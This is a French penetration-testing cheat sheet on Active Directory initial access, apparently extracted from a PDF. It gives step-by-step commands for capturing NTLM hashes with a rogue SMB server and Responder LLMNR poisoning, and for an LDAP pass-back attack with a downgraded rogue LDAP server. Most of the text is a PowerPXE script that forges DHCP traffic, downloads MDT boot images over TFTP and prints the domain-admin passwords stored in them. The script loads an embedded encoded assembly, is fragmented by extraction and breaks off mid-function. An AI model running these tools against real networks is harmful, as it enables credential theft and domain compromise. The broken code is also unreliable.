

# [Exploitation/AD] Initial Access

## Introduction

Les techniques pour obtenir un accès initial au domaine ne manquent pas avec Active Directory.

Nous étudierons quelques techniques dans cette fiche.

## Techniques

### Fake samba server

Une des techniques consiste à lancer un faux serveur Samba et attendre qu'un utilisateur se connecte dessus d'une manière ou d'une autre :

- **ARP poisoning** où la MAC d'un vrai partage samba est remplacée par la vôtre.
- **Accès manuel.**
- **Fichier word** corrompu.

Lancez la console **Metasploit** :

```
msfconsole
```

Puis sélectionnez l'auxiliaire suivant :

```
use auxiliary/server/capture/smb
```

Et sélectionnez le fichier de sortie où les hashes seront enregistrés :

```
set johnpwfile <PATH>
```

Puis lancez le serveur :

```
run
```

Lorsqu'un utilisateur se connectera à votre partage, son hash NTLM sera affiché à l'écran et enregistré dans le fichier spécifié.

## LDAP Pass-back attack

Cette attaque part du principe que vous ayez accès à une application capable d'établir des connexions LDAP pour authentifier les utilisateurs.

Par exemple, il peut s'agir d'un interface web de gestion d'imprimante que vous auriez compromis.


Si un combo identifiant/mot de passe est sauvegardé dans l'application mais que vous en avez pas l'accès, vous allez pouvoir mettre en place un serveur LDAP malveillant et faire pointer l'application dessus lors de l'authentification pour récupérer les identifiants.

Tout d'abord installez un serveur LDAP :


```
sudo apt-get update && sudo apt-get -y install slapd ldap-utils && sudo systemctl enable slapd
```

Il vous faut ensuite configurer le serveur LDAP :


```
sudo dpkg-reconfigure -p low slapd
```





Le nom du domaine DNS va vous être demandé (mettre celui que vous souhaitez compromettre) :



Le saisir de nouveau :



Sélectionnez MDB comme base de donnée :



Il faut ensuite descendre la version du protocole d'authentification LDAP. Pour cela on doit créer un fichier de configuration **olcSaslSecProps.ldif** :

```
#olcSaslSecProps.ldif
dn: cn=config
replace: olcSaslSecProps
olcSaslSecProps: noanonymous,minssf=0,passcred
```

Puis on applique cette configuration :

```
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restart
```

On peut ensuite se mettre en écoute avec tcpdump pour intercepter le mot de passe lors de la prochaine requête :

```
sudo tcpdump -SX -i breachad tcp port 389
```

## Capture des challenges NTLM

Grâce à l'outil [Responder](#), on va pouvoir récupérer le hash NTLM des hôtes sur le réseau en empoisonnant le cache LLMNR :

```
sudo responder -I <IFACE>
```

Vous serez averti si l'attaque réussie :

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : <Client IP>
[SMBv2] NTLMv2-SSP Username : ZA\<Service Account Username>
[SMBv2] NTLMv2-SSP Hash     : <Service Account Username>::ZA:<NTLMv2-SSP Hash>
```

## Récupération de mot de passe dans l'image MDT

Les images **MDT** peuvent contenir des informations d'identifications précieuses et il est possible de les récupérer si vous êtes sur le même réseau local.

Pour cela, nous allons utiliser une machine Windows et commencer par identifier l'adresse IP du serveur MDT.

Ensuite, il faut récupérer l'image **.bcd** qui nous intéresse grâce au protocole **TFTP** (utilisé par MDT) :

```
tftp -i <MDT_IP> GET "\\Tmp\x64{39...28}.bcd" conf.bcd
```

Ensuite, saisissez le script suivant dans un fichier **.ps1** :

### PowerPXE.ps1

```
#####
##
```

```
## Author: Remi ESCOURROU @remiescourrou
## Name : PowerPXE
## Github : https://github.com/wavestone-cdt/powerpxe
## License : MIT
##
#####
```

```
# Find and extract credentials from PXE server
function Get-PXEcreds {

    Param(
        [String]$InterfaceAlias = "Ethernet"
    )

    Add-Type -AssemblyName System.DirectoryServices.AccountManagement

    $PxeInfo = Find-BcdFile -InterfaceAlias $InterfaceAlias

    $BCDfile = ($PxeInfo.Options | Where-Object {$_.OptionCode -eq "252" }).OptionValue
    $PXEaddress = $PXEInfo.SIAddr
    $BCDOutput = "conf.bcd"

    $BCDfileclean = $BCDfile.Substring(0,$BCDfile.Length-1)

    Import-TFTP
    Download-TFTP -tftpserver $PXEaddress -tftpfile $BCDfileclean -tftpoutput $BCDOutput

    $WimFiles = Get-WimFile -bcdFile $BCDOutput

    Foreach ($WimFile in $WimFiles) {
        $WimOutput = Split-Path $WimFile -Leaf
        Download-TFTP -tftpserver $PXEaddress -tftpfile $WimFile -tftpoutput $WimOutput
        Get-FindCredentials -WimFile $WimOutput
    }
}

# Import TFTP.NET
Function Import-TFTP {

    #####
    ##
    ## Auhtor : Valks
    ## Name : TFTP.NET
```

## Github : <https://github.com/Valks/tftp.net>  
## License : Microsoft Public License  
##  
#####

```
$EncodedCompressedFile = '@'
7X0LfFTV1e8658ycmcwkITOZPIAAw9MhCQHCGwLmCUQJCUl4ozBJhmQkmYkzEyACGj61ra1WrbU
f1lpBbcVHq7a2PmqrVEtbtFVRbbUqxU+rVmm1LfppVbxbrrb3PY5Kg1Pv4/e793eCcs/5r77322nuvfb
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```

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sACiZL3+nB3ujmWrnfjtPfA+pnlBymHxli1+kxlpZwnZa3GCPdJsc9fdwiXFMKdaOfTN/O/dd3Showv7  
YYYEw9+zmVi3K7aRypBTTiolAvxq0lo652zBEFyOhBROMFXvKXFKcPHeseqSPI1pFvLKQeXFBnjkw  
Qc3aZI9+LWnETzn3ayeUHzYKRhn92Q1XafIM6qps8hWppN0cwhb2LK82wfkdlz+Weoj5iy8ltnLZd  
5uiQ/WH03tBZG4RGTF2L8ijX2ZymMyi9poPbR34Imz9fDc1yPnym/hFtyG/jPjyPRm9EKs3bwZuy0g  
Z+U8PFrYan1HWaLh8ZtuOsYd0qB5EGTLi8MXSDSyV5Eraegs4oT48OOXESUqcYzjYOCIZI7eywEU  
xNUdMHLI76b5hTaIPUJuOe1W//M2Zc9nnNSJghygoxRpD6/ObcYaw+7WmDnWRVVRGhc8fqiziaK3  
xxqzIXRUS0TEtwHlpz6W5p0HARzlg/Uzzvk1xPP3szlUeDnRyRtalo+jXDmz7YT08+xeMcGMVSIQ  
mbjX992n+3cWhTgTLCAeyJle/hOwaNDKjgxsfbmhsNRtyck2DI7RP0Zwl8iXlcl2Pc0a0r/UU7OxgS3p  
54yH1jW/mQY1gynY5ANbCKiLe0BzpgZeGPcF+HOThty/+EQ4/VGnuElwQqtij+jgH1zCSpHWDHlx  
Txq9kN9zB1mwb4ve0QG3Ez1kAa0UgbOH+lg11XB8v/T57GvUIFAijiG/t7JLCEkNOremRwZNTsuyth  
Dmruf700Jeti1I9I16e62IDW3NW81pNdl/Y1wvDFzYbJsbdUMUxEdsrpLm3BCrtDFDCW01dyL9aVN  
C5lqxadY+rD2teRR6Ye1wpllayNnErBW73pgcKMMi2ucKy5tMy1kvfO/5jtbSrEjdj25uOP63R6ZdBY6  
gorg13Ko6kfH5CGYTURmf5XQp/r3gdGlutwtzuYITnW6XY4zTrY5xuoKaGzl3Ro6iKjljxojb8yhOKk9JC  
iXpQVXxr8KCqn+VquOW2L8q25XnX0/QiWIFhblYeCzk+Qf2KvRyJ0B1eLCQDlo2/ICu7GwXKhg47q/  
UXlRqAEXNRIabchQVFafI2U5QsscUOVyqiqyKUmJVHUVv+iNosD/T5fLXUqvGOL0ulavzl/o7djfmyvZ  
vQftc/k0uBGOC/nXZLke2r8LI05oOmwlUhfmlkc/OVIXJuuSTasgFrNDpH7hMzdaDCj41l8uh+ipUFU1  
Ts9nA7GzqmWyyTfP30j8vYAufEv9I5ijaWMgZC/SPOqOXsqXoH6GUplM3uqhHVvgrVfxPdeBQ7fa6  
NDSonsxki8hgdxBIiAu6SHEEIReWy9Rcl1MarZrNoP9xQXaOW3c53Crr9FVgR7ujialz+AauduIMHrja  
FSTeF83A/MQMXJ0RdGBTXypyu8lpBvbhIClfbhq1g/gfy45jrR5qyGz6Rw2ZTWgG/SM0g9B8+kdoPg  
6pL5qFY6Kikn04IPKBVGV9DwjZQWp6k8eIM0CzPS6jOZhPE+2gwXW4/bUCbCHSmuFyqv7dWGoL  
uqxaRIOkuv2FODwKuR34B/4uajjO7TiADA2vv8GDdjb4Bz5CAfa4f+CY+M+JVg8cY8k74j+WvOMK  
qv5z/X1F+S4PFqtFDxv4CPV9x9+tEkco7nFnBHFC+c/N8Tdkk3+gVvG4EwCnENikvkbuOkfiaZfm  
eVyoEMZY42D4h/4GI0b48zm1ktxEHx7Ffc9521aM3L20Usc9PvS9Gd7waEQoW8Wqgr9JXRVwzkH  
5J46f8MWHPT9QvSyOIV346OBZpKejVwRfiKa7ouquqPCrcu3UzTxzgxrRc/KYeOPePQ0SulO0jkGpT  
vxs9s/MzAz3xVLYL5PuQLfK6MrXEHCpyDpEDKKLau/CTg4K9DqqNQ4eLwkqtv47How79isKTKzvAT

fHHxQmrOHa4kfdXchxxZWt4RsJu9Uc4Q4QmoS/qpjS3m0WVGUENR6sSx4vxuVxVpT/kDTpYHslU  
KSs0ZIVG7tIMZzCdj/X4KjiQVhAbZTaKhhaRiaKAoMuZNjFtZbqO6SamW5h2ZARB9rUHsWSzcdq5r  
OiUhWHXQtQ6DGgUhGrFo8OfSY8t4rFJPNajR6t4NPkzvUFFTiB/JtadzdxRke0WzR64MIO2e+BKo+G  
FotvMjuhlmnKLcRq4Et3Ov5tlpaldf3MowkCejSaju2RLm7lrEdlgiQK7ia3zyGzoTzpJBw66KbZycKgp  
epzpPpEmH1dy+Vocc1ozFHRuCrk4wqoouU+0o1a0Q5Q5Jh7vsLor3UCVluMSTINIPSD9r4ErWIEUn  
VILoReGINSRQvdCxo0fFQGOPplooqKMkDGEKML5jTI3E6lzhsh4zY1zMMMT1KvJ/XjCWviTcquavTYR7  
V9peC/O3MpMK5qO/wQv0NyPc5u09jFYgv3Vpa1NwRbQtEU70B7fGE8GylXWttGXn/D4FMhui7V3h  
SHewOhzBfdlUBSaF2yKz586YO2taZPb8jmmzZy6YN21B+ez502bNWtDe3t42u2NrZCvQ3/l1zSyb  
WTajbAZu3hTwmy+QVseiqdYlvXcAt2L73vljY1ObjO8y09+Q2HQRfi4FaG6pbTk88tXS49+8bunl//n  
6tic7v3gDlatduGl2cFpwWX3rppaucKK3aV3dphRVEoukpVWEk6lIYpNR6aZ42zmb+BWXSrr7WiD/  
9t/9t9m8fcTHxw+3+232dHmnniitru7IRyNie8/RyL8nRP6+YQuu3L+56xSWEeh8P8GPk1O4zZjGD  
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yvjV8wDDuKunejHbm9DOJS1mHtLRbV/6507Gf/mg+H1MS8kpgqKbdnGeG+W827v/pN4uW8m9y  
GAeXiNyBg23XvwJ1tXH94grBuJwpw5bXYR7x11AX8m+i1Mj7SbK1H9PFnSP9NKAWccAWJ4Rq5hK  
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wiun8liuMI+pNXwR0M+WdmLbUnJEigflE6PXwae1MB9Ik+b4V7M9jVJHVNpjtCd2SnaVc/818TGzg2  
+wU2l9P1y/zeZ+Sy8zuPcG9918LIPFR3hqS5s8231Wuf9jP/vF/6Pi8UWflfH///y/+PM/AA==  
'@

```
$DeflatedStream = New-Object  
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCom  
pressedFile),[IO.Compression.CompressionMode]::Decompress)  
$UncompressedFileBytes = New-Object Byte[](37888)  
$DeflatedStream.Read($UncompressedFileBytes, 0, 37888) | Out-Null  
[Reflection.Assembly]::Load($UncompressedFileBytes) | Out-Null  
}
```

```
# Download file with TFTP  
function Download-TFTP {
```

```
Param(  
    [String]$tftpserver,  
    [String]$tftpfile,  
    [String]$tftpoutput  
)
```

```
# $global:TransferFinishedEvent = New-object System.Threading.AutoResetEvent($False)
```

```
$pwd = Get-Location  
$tftpoutputfull = "$pwd\$tftpoutput"  
Write-Host ">> Launch TFTP download"
```

```
$client = New-Object Tftp.Net.TftpClient($tftpserver)  
$transfer = $client.Download($tftpfile)  
$transfer.TransferMode = "octet"
```

```

# $transfer.OnFinished += ???

$stream = [System.IO.StreamWriter]::new($tftpoutputfull)
$transfer.Start($stream.BaseStream)

# Must be perform with OnFinished event ...
Do{
    Sleep 5
}while( (Get-Item $tftpoutputfull).Length -lt $transfer.ExpectedSize )

# $TransferFinishedEvent.WaitOne()
}

# Export wim path from bcd
Function Get-WimFile {

    Param(
        [String]$bcdFile
    )

    Write-Host ">> Parse the BCD file:" $bcdFile
    $BCDStore = Get-BCDStore -FilePath $bcdFile
    $BCDObjects = $BCDStore | Get-BCDObject -Type 270532611
    $CimMethodargs = @{}

    Foreach ($BCDObject in $BCDObjects){
        $WimFiles += (Invoke-CimMethod -InputObject $BCDObject -MethodName
EnumerateElements $CimMethodargs).Elements.device.Path
        Write-Host ">>>> Identify wim file :" ((Invoke-CimMethod -InputObject $BCDObject -
MethodName EnumerateElements $CimMethodargs).Elements.device.Path | unique)
    }
    return $WimFiles | unique
}

# Detect bcd file on PXE server
Function Find-BcdFile {

    Param(
        [String]$InterfaceAlias
    )

    #
    # Main
    #

```

```

# Define DHCP Transaction ID
$XID = New-Object Byte[] 4
$Random = New-Object Random
$Random.NextBytes($XID)

Write-Host ">> Get a valid IP address"
Do{

    # Craft and send DHCP Discover
    $Message = New-DhcpDiscoverPacket -XID $XID
    # Set UDP Port 68 (Server-to-Client port)
    $BindEndPoint = [Net.EndPoint](New-Object Net.IPEndPoint($([Net.IPAddress]::Any, 68)))
    # Set UDP Port 67 (Client-to-Server port)
    $SendEndPoint = [Net.EndPoint](New-Object Net.IPEndPoint($([Net.IPAddress]::Broadcast,
67)))
    $PXInfo = Send-DhcpPacket -Message $Message -BindEndPoint $BindEndPoint -
SendEndPoint $SendEndPoint

    Write-Host ">>> >>> DHCP proposal IP address:" $PXInfo.YIAddr

    # Craft and send DHCP Request IP Packet
    $Message2 = New-DhcpDiscoverPacket -XID $XID -PXInfo $PXInfo
    $PXInfo2 = Send-DhcpPacket -Message $Message2 -BindEndPoint $BindEndPoint -
SendEndPoint $SendEndPoint

    Write-Host ">>> >>> DHCP Validation:" ($PXInfo2.Options | Where-Object
{$_.OptionCode -eq "53" }).OptionValue

    } While (($PXInfo2.Options | Where-Object {$_.OptionCode -eq "53" }).OptionValue -ne
"DHCPACK")

    $adapter = Get-NetAdapter -Name $InterfaceAlias
    If (($adapter | Get-NetIPConfiguration).IPv4Address.IPAddress) {
        $adapter | Remove-NetIPAddress -Confirm:$false
    }
    If (($adapter | Get-NetIPConfiguration).Ipv4DefaultGateway) {
        $adapter | Remove-NetRoute -Confirm:$false
    }

    $IP = $PXInfo2.YIAddr
    $PrefixLength = Convert-RvNetSubnetMaskClassesToCidr ($PXInfo2.Options | Where-
Object {$_.OptionCode -eq "1" }).OptionValue
    $DefaultGateway = ($PXInfo2.Options | Where-Object {$_.OptionCode -eq "3"

```

```

}).OptionValue
    if($DefaultGateway){
        $null = $adapter | New-NetIPAddress -AddressFamily "IPv4" -IPAddress $IP -PrefixLength
$PrefixLength -DefaultGateway $DefaultGateway -Confirm:$false
    }
    else{
        $null = $adapter | New-NetIPAddress -AddressFamily "IPv4" -IPAddress $IP -PrefixLength
$PrefixLength -DefaultGateway $PXEInfo.SIAddr -Confirm:$false
    }
    Write-Host ">>> >>> IP address configured:" ($adapter | Get-
NetIPConfiguration).IPv4Address.IPAddress
    Sleep 20

    if($PXEInfo){

        Write-Host ">> Request BCD File path"

        # Craft and send DHCP Request for BCD Packet
        $Message3 = New-DhcpRequestPacket -PXEInfo $PXEInfo

        # UDP Port 68 (Server-to-Client port)
        $BindEndPoint3 = [Net.EndPoint](New-Object
Net.IPEndPoint($([Net.IPAddress]($PXEInfo.YIAddr), 68)))

        # UDP Port 4011 (Client-to-Server port)
        $SendEndPoint3 = [Net.EndPoint](New-Object
Net.IPEndPoint($([Net.IPAddress]($PXEInfo.SIAddr), 4011)))

        $PXEInfo3 = Send-DhcpPacket -Message $Message3 -BindEndPoint $BindEndPoint3 -
SendEndPoint $SendEndPoint3

        $SourceFile = ($PXEInfo3.Options | Where-Object {$_.OptionCode -eq "252"
}).OptionValue

        Write-Host ">>> >>> BCD File path: " $SourceFile
        Write-Host ">>> >>> TFTP IP Address: " $PXEInfo3.SIAddr
    }

    return $PXEInfo3
}

# Find credentials inside *.ini files
Function Get-FindCredentials {

```

```

Param(
    [String]$WimFile
)

Write-Host ">> Open" $WimFile

$pwd = Get-Location
$WimFile = "$pwd\$WimFile"
$WimDir = $WimFile.split(".")[0]

$null = New-Item -ItemType directory -Path $WimDir
$null = Expand-WindowsImage -ImagePath $WimFile -Index 1 -ApplyPath $WimDir

$BootstrapPath = (Get-ChildItem -Filter "Bootstrap.ini" -r -ea Silent).FullName
if($BootstrapPath){
    Write-Host ">>>> Finding Bootstrap.ini"
    $Bootstrap = Get-IniContent $BootstrapPath

    Write-Host ">>>> >>>> DeployRoot =" $Bootstrap.Default.DeployRoot
    Write-Host ">>>> >>>> UserID =" $Bootstrap.Default.UserID
    Write-Host ">>>> >>>> UserDomain =" $Bootstrap.Default.UserDomain
    Write-Host ">>>> >>>> UserPassword =" $Bootstrap.Default.UserPassword

    # Test-Authentication -Domain $Bootstrap.Default.UserDomain -UserName
$Bootstrap.Default.UserID -Password $Bootstrap.Default.UserPassword
}

$CustomSettingsPath = (Get-ChildItem -Filter "CustomSettings.ini" -r -ea Silent).FullName
if($CustomSettingsPath){
    Write-Host ">>>> Finding CustomSettings.ini"
    $CustomSettings = Get-IniContent $CustomSettingsPath

    Write-Host ">>>> >>>> DomainAdmin =" $CustomSettings.Default.DomainAdmin
    Write-Host ">>>> >>>> DomainAdminDomain ="
$CustomSettings.Default.DomainAdminDomain
    Write-Host ">>>> >>>> DomainAdminpassword ="
$CustomSettings.Default.DomainAdminpassword

    # Test-Authentication -Domain $CustomSettings.Default.DomainAdminDomain -
UserName $CustomSettings.Default.DomainAdmin -Password
$CustomSettings.Default.DomainAdminpassword

}
}

```



```

# Test some credentials
Function Test-Authentication {

    Param(
        [String]$Domain,
        [String]$UserName,
        [String]$Password

    )
    $ct = [System.DirectoryServices.AccountManagement.ContextType]::Domain
    $pc = New-Object System.DirectoryServices.AccountManagement.PrincipalContext
    $ct,$Domain
    if($pc.ValidateCredentials($UserName,$Password)){
        $test = "ok"
        Write-Host ">>>> >>>> >>>> Credential testing: OK" -ForegroundColor Green
    }
    else{
        Write-Host ">>>> >>>> >>>> Credential testing: NOK" -Collor Red
    }
}

```

```

#####
##
## Adaptation & Inspiration from
## Author: Chris Dent
## Name : DHCP Discovery
## Link : https://www.indented.co.uk/dhcp-discovery/
##
#####

```

```

# Create a DHCP Discover Packet
Function New-DhcpDiscoverPacket{
    Param(
        [String]$MacAddressString = "AA:BB:CC:DD:EE:FC",

        [String]$UUIDString = "AABBCCDD-AABB-AABB-AABB-AABBCCDDEEFF",

        $XID,

        $PxeInfo
    )

    # Create the Byte Array

```

```

$DhcpDiscover = New-Object Byte[] 243

# Convert the MAC Address String into a Byte Array
# Drop any characters which might be used to delimit the string
$MacAddressString = $MacAddressString -Replace "-|:"
$MacAddress =
[BitConverter]::GetBytes(([UInt64]::Parse($MacAddressString,[Globalization.NumberStyles]::HexNumber)))
[Array]::Reverse($MacAddress)
# Copy the MacAddress Bytes into the array (drop the first 2 bytes,
# too many bytes returned from UInt64)
[Array]::Copy($MacAddress, 2, $DhcpDiscover, 28, 6)

# Copy the Transaction ID into the array
[Array]::Copy($XID, 0, $DhcpDiscover, 4, 4)

# Convert the UUID Address String into a Byte Array
$UUIDString = $UUIDString -Replace "-|:"
$UUIDString1= $UUIDString.Substring(0,16)
$UUIDString2= $UUIDString.Substring(16,16)
$UUID1 =
[BitConverter]::GetBytes(([UInt64]::Parse($UUIDString1,[Globalization.NumberStyles]::HexNumber)))
$UUID2 =
[BitConverter]::GetBytes(([UInt64]::Parse($UUIDString2,[Globalization.NumberStyles]::HexNumber)))
$UUID = $UUID1 + $UUID2
[Array]::Reverse($UUID)

# Set the OP Code to BOOTREQUEST
$DhcpDiscover[0] = 1
# Set the Hardware Address Type to Ethernet
$DhcpDiscover[1] = 1
# Set the Hardware Address Length (number of bytes)
$DhcpDiscover[2] = 6
# Set the Broadcast Flag
$DhcpDiscover[10] = 128
# Set the Magic Cookie values
$DhcpDiscover[236] = 99
$DhcpDiscover[237] = 130
$DhcpDiscover[238] = 83
$DhcpDiscover[239] = 99
# Set the DHCPDiscover Message Type Option 53
$DhcpDiscover[240] = 53

```

```
$DhcpDiscover[241] = 1
```

```
$DhcpDiscover[242] = 1
```

```
# Set the Option #55 : Parameter Request List
```

```
$DhcpDiscover_Option55 = New-Object Byte[] 38
```

```
$DhcpDiscover_Option55[0] = 55
```

```
$DhcpDiscover_Option55[1] = 36
```

```
$DhcpDiscover_Option55[2] = 1
```

```
$DhcpDiscover_Option55[3] = 2
```

```
$DhcpDiscover_Option55[4] = 3
```

```
$DhcpDiscover_Option55[5] = 4
```

```
$DhcpDiscover_Option55[6] = 5
```

```
$DhcpDiscover_Option55[7] = 6
```

```
$DhcpDiscover_Option55[8] = 11
```

```
$DhcpDiscover_Option55[9] = 12
```

```
$DhcpDiscover_Option55[10] = 13
```

```
$DhcpDiscover_Option55[11] = 15
```

```
$DhcpDiscover_Option55[12] = 16
```

```
$DhcpDiscover_Option55[13] = 17
```

```
$DhcpDiscover_Option55[14] = 18
```

```
$DhcpDiscover_Option55[15] = 22
```

```
$DhcpDiscover_Option55[16] = 23
```

```
$DhcpDiscover_Option55[17] = 28
```

```
$DhcpDiscover_Option55[18] = 40
```

```
$DhcpDiscover_Option55[19] = 41
```

```
$DhcpDiscover_Option55[20] = 42
```

```
$DhcpDiscover_Option55[21] = 43
```

```
$DhcpDiscover_Option55[22] = 50
```

```
$DhcpDiscover_Option55[23] = 51
```

```
$DhcpDiscover_Option55[24] = 54
```

```
$DhcpDiscover_Option55[25] = 58
```

```
$DhcpDiscover_Option55[26] = 59
```

```
$DhcpDiscover_Option55[27] = 60
```

```
$DhcpDiscover_Option55[28] = 66
```

```
$DhcpDiscover_Option55[29] = 67
```

```
$DhcpDiscover_Option55[30] = 128
```

```
$DhcpDiscover_Option55[31] = 129
```

```
$DhcpDiscover_Option55[32] = 130
```

```
$DhcpDiscover_Option55[33] = 131
```

```
$DhcpDiscover_Option55[34] = 132
```

```
$DhcpDiscover_Option55[35] = 133
```

```
$DhcpDiscover_Option55[36] = 134
```

```
$DhcpDiscover_Option55[37] = 135
```

```
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option55
```

```

# Set the Option #57 : Maximum DHCP Message Size
$DhcpDiscover_Option57 = New-Object Byte[] 4
$DhcpDiscover_Option57[0] = 57
$DhcpDiscover_Option57[1] = 2
$DhcpDiscover_Option57[2] = 4
$DhcpDiscover_Option57[3] = 236
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option57

# Set the Option #60
$Option60String = "PXEClient"
$DhcpDiscover_Option60 = New-Object Byte[] 2
$DhcpDiscover_Option60[0] = 60
$DhcpDiscover_Option60[1] =
[System.Text.Encoding]::ASCII.GetBytes($Option60String).Length;
$Option60Array = [System.Text.Encoding]::ASCII.GetBytes($Option60String);
$DhcpDiscover_Option60 = $DhcpDiscover_Option60 + $Option60Array;
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option60;

# Set the Option #93 : Client System Architecture
$DhcpDiscover_Option93 = New-Object Byte[] 4
$DhcpDiscover_Option93[0] = 93
$DhcpDiscover_Option93[1] = 2
$DhcpDiscover_Option93[2] = 0
$DhcpDiscover_Option93[3] = 0 # IA x86 PC
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option93

# Set the Option #97 : Client Identifier
$DhcpDiscover_Option97 = New-Object Byte[] 3
$DhcpDiscover_Option97[0] = 97
$DhcpDiscover_Option97[1] = 17
$DhcpDiscover_Option97[2] = 0
$DhcpDiscover = $DhcpDiscover + $DhcpDiscover_Option97 + $UUID

if($PxeInfo){
    # Set the DHCP Request Message Type Option 53
    $DhcpDiscover[240] = 53
    $DhcpDiscover[241] = 1
    $DhcpDiscover[242] = 3

    # Set the Option #54 : DHCP Identifier
    $DHCPIdentifierString = ($PxeInfo.Options | Where {$_.OptionName -contains
"DhcpServerIdentifier"}).OptionValue
    $DHCPIdentifier = $DHCPIdentifierString.Split(".")

```

```

$DhcpDiscover_Option54 = New-Object Byte[] 6
$DhcpDiscover_Option54[0] = 54
$DhcpDiscover_Option54[1] = 4
$DhcpDiscover_Option54[2] = $DHCPIdentifier[0]
$DhcpDiscover_Option54[3] = $DHCPIdentifier[1]
$DhcpDiscover_Option54[4] = $DHCPIdentifier[2]
$DhcpDiscover_Option54[5] = $DHCPIdentifier[3]
